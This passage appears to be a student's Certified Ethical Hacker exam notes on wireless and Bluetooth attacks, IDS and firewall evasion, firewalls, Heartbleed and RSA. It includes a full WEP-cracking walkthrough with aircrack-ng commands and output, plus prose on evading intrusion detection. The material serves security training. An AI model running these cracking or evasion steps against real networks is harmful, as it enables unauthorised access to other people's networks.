  - TKIP enhances WEP by adding a **rekeying mechanism** to provide fresh encryption and integrity keys.
  - Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse.

## How **WPA** Works

### Temporal **Keys**

- In WPA and WPA2, the encryption keys (temporal keys) are derived during the four-way handshake.
-

## 14.4 Wireless Hacking Methodology

### 14.4.4 Launch Wireless Attacks

#### Aircrack-ng Suite (重要)

- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.
  - **Airbase-ng**: Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point
  - **Aircrack-ng**: Defacto WEP and WPA/WPA2-PSK cracking tool
  - **Aireplay-ng**: Used for traffic generation, fake authentication, packet replay, and ARP request injection
  - **Airodump-ng**: Used to capture packets of raw 802.11 frames and collect WEP IVs
  - ...

### 14.4.5 Crack Wi-Fi Encryption

#### How to Crack WEP Using Aircrack



**Step 1:** Run `airmon-ng start eth1` in monitor mode

**Step 2:** Start `airodump-ng` to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

**Step 3:** Associate your wireless card with target access point

**Step 4:** Inject packets using `aireplay-ng` to generate traffic on target access point

**Step 5:** Wait for `airodump-ng` to capture more than 50,000 IVs. Crack WEP key using `aircrack-ng`.

```

C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
02:24:2B:CD:68:EF 99 5 60 3 0 1 54e OPN IAMROGER
02:24:2B:CD:68:EE 99 9 75 2 0 5 54e OPN COMPANYZONE
00:14:6C:95:6C:FC 99 0 15 0 0 9 54e WEP WEP HOME
1E:64:51:3B:FF:3E 76 70 157 1 0 11 54e WEP WEP SECRET_SSID

BSSID Station PWR Rate Lost Packets Probes
1E:64:51:3B:FF:3E 00:17:9A:C3:CF:C2 -1 1 - 0 0 1
1E:64:51:3B:FF:3E 00:1F:5B:BA:A7:CD 76 1e-54 0 6

C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :)

C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...

C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE(199) 29(27) 2D(13) 7C(12) FE(12) FF(6) 39(5) 2C(3) 00(0) 08(0)
1 0/ 3 66(41) F1(33) 4C(23) 00(19) 9F(19) C7(18) 64(9) 7A(9) 7B(9) F6(9)
2 0/ 2 5C(89) 52(60) E3(22) 10(20) F3(18) 8B(15) 8E(15) 14(13) D2(11) 47(10)
3 0/ 1 FD(375) 81(40) 1D(26) 99(26) D2(23) 33(20) 2C(19) 05(17) 0B(17) 35(17)

KEY FOUND! [AE:66:5C:FD:24]

```

- 考各軟體功能
- wifite

## 14.5 Wireless Hacking Tools

### Wi-Fi Sniffer: **Kismet** (重要)

- It is an 802.11 Layer2 **wireless network detector**, sniffer, and intrusion detection system.
- It **identifies networks** by passively collecting packets and detecting standard named networks.
- It **detects hidden networks** and presence of nonbeaconing networks via data traffic.

被動無線網路掃描器



## 14.6 Bluetooth Hacking

### Bluetooth Hacking (重要)

- Bluetooth hacking refers to **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks.
- Bluetooth enabled devices connect and communicate wirelessly through **ad hoc** networks known as **Piconets**.
- **Bluesmacking (Bluetooth DoS Attack)(重要):**
- **Bluejacking (發送anonymouse message)(重要):**
- **Blue Snarfing (利用Bluetooth入侵)(重要):**
- **BlueSniff**
- **Bluebugging**
- **BluePrinting**
- **MAC Spoofing Attack**
- **Man-in-the-Middle/Impersonation Attack**

## Chapter 15. Hacking Mobile Platforms

## **15.1 Mobile Platform Attack Vectors**


## **Chapter 16. Evading IDS, Firewalls, and Honeypots**

# 16.1 IDS, Firewall and Honeypot Concepts

## Intrusion Detection Systems (IDS) and their Placement

- An intrusion detection system (IDS) **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach.
- The IDS **checks traffic** for signatures that match known intrusion patterns, and **signals an alarm** when a match is found.

## How IDS Works



## Ways to Detect an Intrusion (?)

- **Signature Recognition**: It is also known as misuse detection. Signature recognition tries to **identify events** that indicate misuse of a system resource.

特徵比對

- **Anomaly Detection**: It detects the **intrusion based** on the fixed behavioral characteristics of the users and components in a computer system.

### 異常偵測

- **Protocol Anomaly Detection:** In this type of detection, models are built to explore **anomalies** in the way vendors deploy the **TCP/IP specification**.

## General **Indications** of Intrusions

- **System Intrusions:**
  - The presence of **new, unfamiliar** files, or programs.
  - Changes in file **permissions**.
  - **Unexplained** changes in a file's size.
  - **Rogue files** on the system that do not correspond to your master list of signed files.
  - Unfamiliar file names in **directories**.
  - Missing **files**.
- **Network Intrusions:**
  - Repeated **probes** of the available services on your machines.
  - Connections from **unusual locations**.
  - Repeated login attempts from **remote hosts**.
  - **Arbitrary data** in log files, indicating attempts to cause a **DoS** or to crash a service.

## General **Indications** of System Intrusions

- Short or **incomplete** logs
- Unusual graphic displays or **text messages**
- Unusually **slow** system performance
- Modifications to **system software** and configuration files
- Missing logs or logs with **incorrect permissions** or ownership
- System crashes or **reboots**
- Gaps in the **system accounting**
- **Unfamiliar** processes

## Types of **Intrusion Detection Systems** (重要)


- **Network-Based Intrusion Detection Systems:**
  - These mechanisms typically consist of a **black box** that is placed on the network in the promiscuous mode, listening for patterns indicative of an intrusion.
  - It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic.

## SNORT

### • Host-Based Intrusion Detection Systems:

- These mechanisms usually include auditing for events that occur on a **specific host**.
- These are not as common, due to the overhead they incur by having to **monitor each system event**.

OSSEC (主機型入侵偵測系統)




## System Integrity Verifiers (SIV)

- System Integrity Verifiers **detect changes** in critical system components which help in detecting system intrusions.
- SIVs **compares a snapshot** of the file system with an existing baseline snapshot.

Tripwire 的工作是在系統處於安全狀態時拍攝一張系統快照

## Firewall

- Firewall are hardware and/or software designed to prevent **unauthorized access** to or from a private network.
- They are placed at the junction or **gateway** between the two networks, which is usually a private network and a public network such as the Internet.
- Firewall **examine all messages entering or leaving the Intranet** and blocks those that do not meet the specified security criteria.
- Firewalls may be concerned with the type of traffic or with the **source or destination addresses** and ports.



用途：Packet Filtering, Connection Logging

## Firewall Architecture (?)


- **Bastion Host:**
  - Bastion host is a computer system designed and configured to protect **network resources from attack**.
  - Traffic entering or leaving the network passes through the firewall, it has two interfaces:
    - **public interface** directly connected to the Internet.
    - **private interface** connected to the Intranet.




DMZ與內網結合 → 不安全

- **Screened Subnet:** (屏蔽式子網路防火牆)
  - The screened subnet or DMZ (additional zone) contains **hosts** that offer public services.
  - The DMZ zone **responds to public requests**, and has no hosts accessed by the private network.
  - Private zone can not be accessed by **Internet users**.





- Demilitarized zone (DMZ) ; 又稱為 Screened Subnet 或 Perimeter Network
- 在屏蔽路由器後面建立的隔離的子網路，用於保護私人網路。子網路可以存取的程度取決於路由器中的屏蔽規則。
- When using a three-homed firewall, connect the first interface to the Internet, the second interface to the DMZ, and the third to the intranet.
- **Multi-homed Firewall:**
  - In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization.



A multi-homed firewall is a node with multiple NICs that connects to two or more networks.

## DeMilitarized Zone (DMZ)


- DMZ is a network that **serves as a buffer** between the internal secure network and insecure Internet.
- It can be created **using firewall with three or more network interfaces** assigned with specific roles such as Internal trusted network, DMZ network, and external un-trusted network.

## Types of Firewall

- Packet Filters
- Circuit Level Gateways
- Application Gateways
- Stateful Multilayer Inspection Firewalls

## Packet Filtering Firewall (重要)


- Packet filtering firewalls work at the **network layer of the OSI model** (or the IP layer or TCP/IP), they are usually a part of a router.
- In a packet filtering firewall, **each packet is compared** to a set of criteria before it is forwarded.
- Depending on the **packet and the criteria**, the firewall can drop the packet and forward it, or send a message to the originator.
- Rules can include the source and the destination **IP address**, the source and the destination **port number**, and the **protocol** used.



Traffic allowed based on source and destination **IP address**, **packet type**, and **port number**.

## Circuit-Level Gateway Firewall (重要)


- Circuit-level gateways work at the **session layer of the OSI model** (or the TCP layer of TCP/IP)
- Information passed to a **remote computer** through a circuit-level gateway appears to have originated from the gateway.
- They monitor **requests** to create sessions, and determine if those sessions will be allowed.
- Circuit proxy firewalls **allow or prevent** data streams, they do not filter individual packets.



Traffic allowed based on **session rules**, such as when a session is initiated by a recognized computer.

## Application-Level Firewall (重要)


- Application-level gateways (proxies) can filter packets at the **application layer of the OSI model** (or the application layer of TCP/IP).
- Incoming and outgoing traffic is **restricted to services** supported by proxy; all other service requests are denied.
- Application-level gateways configured as a web proxy **prohibit** FTP, gopher, telnet, or other traffic.
- Application-level gateways examine traffic and filter on **application-specific commands** such as http:post and get.



- Traffic allowed based on **specified application** (such as a browser) or a **protocol**, such as FTP, or combinations.
- Application-layer firewalls can function in one of two modes:
  - **Active application-level firewalls:** They examine all incoming requests, including the actual message that exchanged against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests deemed genuine and allowed to pass through them.
  - **Passive application-level firewalls:** They work similarly to an IDS, in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny request if a potential attack is discovered.

## Stateful Multilayer Inspection Firewall (?)

- Stateful multilayer inspection firewalls **combine the aspects of the other three types** of firewalls.
- They **filter packets** at the network layer of the OSI model (or the IP layer of TCP/IP), to determine whether session packets are legitimate, and they evaluate the contents of packets at the application layer.



Traffic is filtered at three layers based on a wide range of the **specified application**, **session**, and **packet filtering rules**.

## 16.2 IDS, Firewall and Honeypot Solutions

### Intrusion Detection Tool: Snort

- Snort is an open source network intrusion detection system, capable of performing real-time **traffic analysis and packet logging on IP networks**.
- It can perform **protocol analysis** and **content searching/matching**, and is used to detect a variety of **attacks and probes**, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts.
- It uses flexible **rules language** to describe traffic that it should collect or pass, as well as a **detection engine** that utilizes a modular plug-in architecture.
- **Uses of Snort:**
  - Straight packet sniffer like tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system

### Snort Rules

- Snort's rule engine enables **custom rules** to meet the needs of the network.
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**.
- Snort rules must be contained on a **single line**, the Snort rule parser **does not handle rules on multiple lines**.
- Snort rules with two logical parts:
  - **Rule header:** Identifies **rule's actions** such as alerts, log, pass, activate, dynamic, etc.
  - **Rule options:** Identifies rule's **alert messages**.
- Example:
  - ```
alert tcp any any -> 192.168.1.0/24 111 ( content: "|00 01 86 a5|" ; msg: "mountd access" ; )
```

 - **alert:** Rule Action
 - **tcp:** Rule Protocol
 - **->:** Rule Format Direction
 - **192.168.1.0/24:** Rule IP address
 - **111:** Rule Port
 - **content: "|00 01 86 a5|":** Payload detection rule
 - **msg: "mountd access":** Alert message

Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing.

16.3 Evading IDS (重要)(必考)

Insertion Attack (?)

1. An IDS blindly believes and accepts a packet that an end system rejects.
2. An attacker exploits this condition and inserts data into the IDS.
3. This attack occurs when NIDS is less strict in processing packets.
4. Attacker obscures extra traffic and IDS concludes traffic is harmless.
5. Hence, the IDS gets more packets than the destination.

Session Splicing (重要)(?)

- A technique used to bypass IDS where an attacker **splits the attack traffic** in to many packets such that no single packet triggers the IDS.
- It is effective against IDSs **that do not reconstruct** packet before checking them against intrusion signatures.
- If attackers are aware of **delay in packet reassembly** at the IDS, they can add delays between packet transmissions to bypass the reassembly.
- Many IDSs **stops reassembly** if they do not receive packets within a certain time.
- IDS will stop working if the target host keeps session active for a time longer than the **IDS reassembly time**.
- Any attack attempt after a successful splicing attack will **not be logged** by the IDS.

Attackers can use different tools such as **Nessus** and **Whisker** for session-splicing attacks.

Other Types of Evasion

- **Encryption**: When the attacker has already established an **encrypted session with the victim**, it results in the most effective evasion attack.
 - If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or a virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications.
 - He/she can send the malicious traffic using this secure channel, thus evading IDS security.

- **Flooding**: The attacker sends loads of unnecessary traffic to produce noise, and if IDS does not analyze the noise traffic well, then the true attack traffic may go undetected.

16.4 Evading Firewalls

Bypassing Firewall through **SSH Tunneling** Method

- **OpenSSH**: Attackers use OpenSSH to **encrypt and tunnel** all the traffic from a local machine to a remote machine to avoid detection by perimeter security controls.

SSH Tunneling Tool: **Bitvise**

- Bitvise SSH Server provides secure **remote login capabilities** to Windows workstations and servers.
- SSH Client includes powerful tunneling features including **dynamic port forwarding** through an integrated proxy, and also **remote administration** for the SSH Server.

Chapter 17. Cloud Computing

17.1 Introduction to Cloud Computing

Chapter 18. Cryptography

18.1 Cryptography Concepts

Case Study: Heartbleed (重要)

- Heartbleed is a security flaw in the **OpenSSL** cryptographic software library, which allows data traversal over **SSL/TLS in plain-text**.
- Heartbleed exploits a built-in feature of OpenSSL called **heartbeat**.
- Attackers exploit this vulnerability to get information such as OpenSSL **private** keys, OpenSSL **secondary** keys, up to **64kb of memory** from the affected server, **usernames** and **passwords**, etc.
- Versions of OpenSSL affected by Heartbleed include **1.0.1** to **1.0.1f**.
- **Updating OpenSSL** to version **1.0.1g** or **higher** resolves the vulnerability.

Case Study: Poodle (重要)

- Poodle (**Padding Oracle On Downgraded Legacy Encryption**) is a security vulnerability in the design of SSL 3.0.
- Attacker exploits this vulnerability to **decrypt ciphertext in transit** between a server and a browser, by means of padding oracle side-channel attack.
- **Countermeasures:**
 - Completely **disable SSL 3.0** on the client side and the server side.
 - Implement **anti-POODLE record splitting**.

Cryptography

- Cryptography is the **conversion of data** into a scrambled code that is decrypted and sent across a private or public network.
- Cryptography is used to protect confidential data such as **email messages**, chat sessions, **web transactions**, personal data, corporate data, e-commerce applications, etc.
- **Objectives:**
 - **Confidentiality**
 - **Integrity**
 - **Authentication**
 - **Non-repudiation**

Types of Cryptography

- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) **uses the same key** for encryption as it does for decryption.
Symmetric encryption is also known as **secret key cryptography** as it uses **only one secret key** to encrypt and decrypt the data.
- **Asymmetric Encryption:** Asymmetric encryption (public-key) **uses different encryption keys** for encryption and decryption. These keys are known as public and private keys.

18.2 Encryption Algorithms

Ciphers (?)

- Ciphers are **algorithms** used to encrypt or decrypt the data.
- **Block ciphers**: Deterministic algorithm operating on block (group of bits) of fixed size with an unvarying transformation specified by a symmetric key. Most modern ciphers are block ciphers. These are widely used to encrypt bulk data. Examples includes DES, AES, IDEA, etc.
- **Stream ciphers**: Symmetric key ciphers are plaintext digits combined with a key stream (pseudorandom cipher digit stream). Here, the user applies the key to each bit, one at a time. Examples includes RC4, SEAL, etc.

Data Encryption Standard (DES)

- The algorithm is designed to **encipher** and **decipher** blocks of data consisting of **64 bits** under control of a 56-bit key.
- DES is the **archetypal block cipher** - an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bitstring of the same length.
- Due to the **inherent weakness** of DES with today's technologies, some organizations repeat the process three times (3DES) for added strength, until they can afford to update their equipment to AES capabilities.

Advanced Encryption Standard (AES)

RSA (Rivest Shamir Adleman)

- RSA is an **Internet encryption and authentication system** that uses an algorithm developed by Ron Rivest, Adi Shamir, and Leonard Adleman.
- RSA encryption is widely used and is one of the **de-facto encryption standard**.
- It uses **modular arithmetic** and **elementary number theories** to perform computations using two large prime numbers.

The RSA Signature Scheme

Algorithm Key generation for the RSA signature scheme

SUMMARY: each entity creates an RSA public key and a corresponding private key. Each entity A should do the following:

1. Generate two large distinct random primes p and q , each roughly the same size.
2. Compute $n = pq$ and $\phi = (p - 1)(q - 1)$.
3. Select a random integer e , $1 < e < \phi$, such that $\gcd(e, \phi) = 1$.
4. Use the extended Euclidean algorithm (Algorithm 2.107) to compute the unique integer d , $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$.
5. A's public key is (n, e) ; A's private key is d .

**Algorithm** RSA signature generation and verification

SUMMARY: entity A signs a message $m \in \mathcal{M}$. Any entity B can verify A's signature and recover the message m from the signature.

1. *Signature generation.* Entity A should do the following:
 - (a) Compute $\tilde{m} = R(m)$, an integer in the range $[0, n - 1]$.
 - (b) Compute $s = \tilde{m}^d \pmod{n}$.
 - (c) A's signature for m is s .
2. *Verification.* To verify A's signature s and recover the message m , B should:
 - (a) Obtain A's authentic public key (n, e) .
 - (b) Compute $\tilde{m} = s^e \pmod{n}$.
 - (c) Verify that $\tilde{m} \in \mathcal{M}_R$; if not, reject the signature.
 - (d) Recover $m = R^{-1}(\tilde{m})$.

Example of RSA Algorithm

$P = 61$ \Leftarrow first prime number (destroy this after computing E and D)
 $Q = 53$ \Leftarrow second prime number (destroy this after computing E and D)
 $PQ = 3233$ \Leftarrow modulus (give this to others)
 $E = 17$ \Leftarrow public exponent (give this to others)
 $D = 2753$ \Leftarrow private exponent (keep this secret!)

Your **public key** is (E, PQ) .

Your **private key** is D .

The **encryption function** is: $\text{encrypt}(T) = (T^E) \pmod{PQ}$
 $= (T^{17}) \pmod{3233}$

The **decryption function** is: $\text{decrypt}(C) = (C^D) \pmod{PQ}$
 $= (C^{2753}) \pmod{3233}$

To **encrypt the plaintext value 123**, do this:

$\text{encrypt}(123) = (123^{17}) \pmod{3233}$
 $= 337587917446653715596592958817679803 \pmod{3233}$
 $= 855$

To **decrypt the cipher text value 855**, do this:

$\text{decrypt}(855) = (855^{2753}) \pmod{3233}$
 $= 123$



Message Digest (One-way Hash) Functions



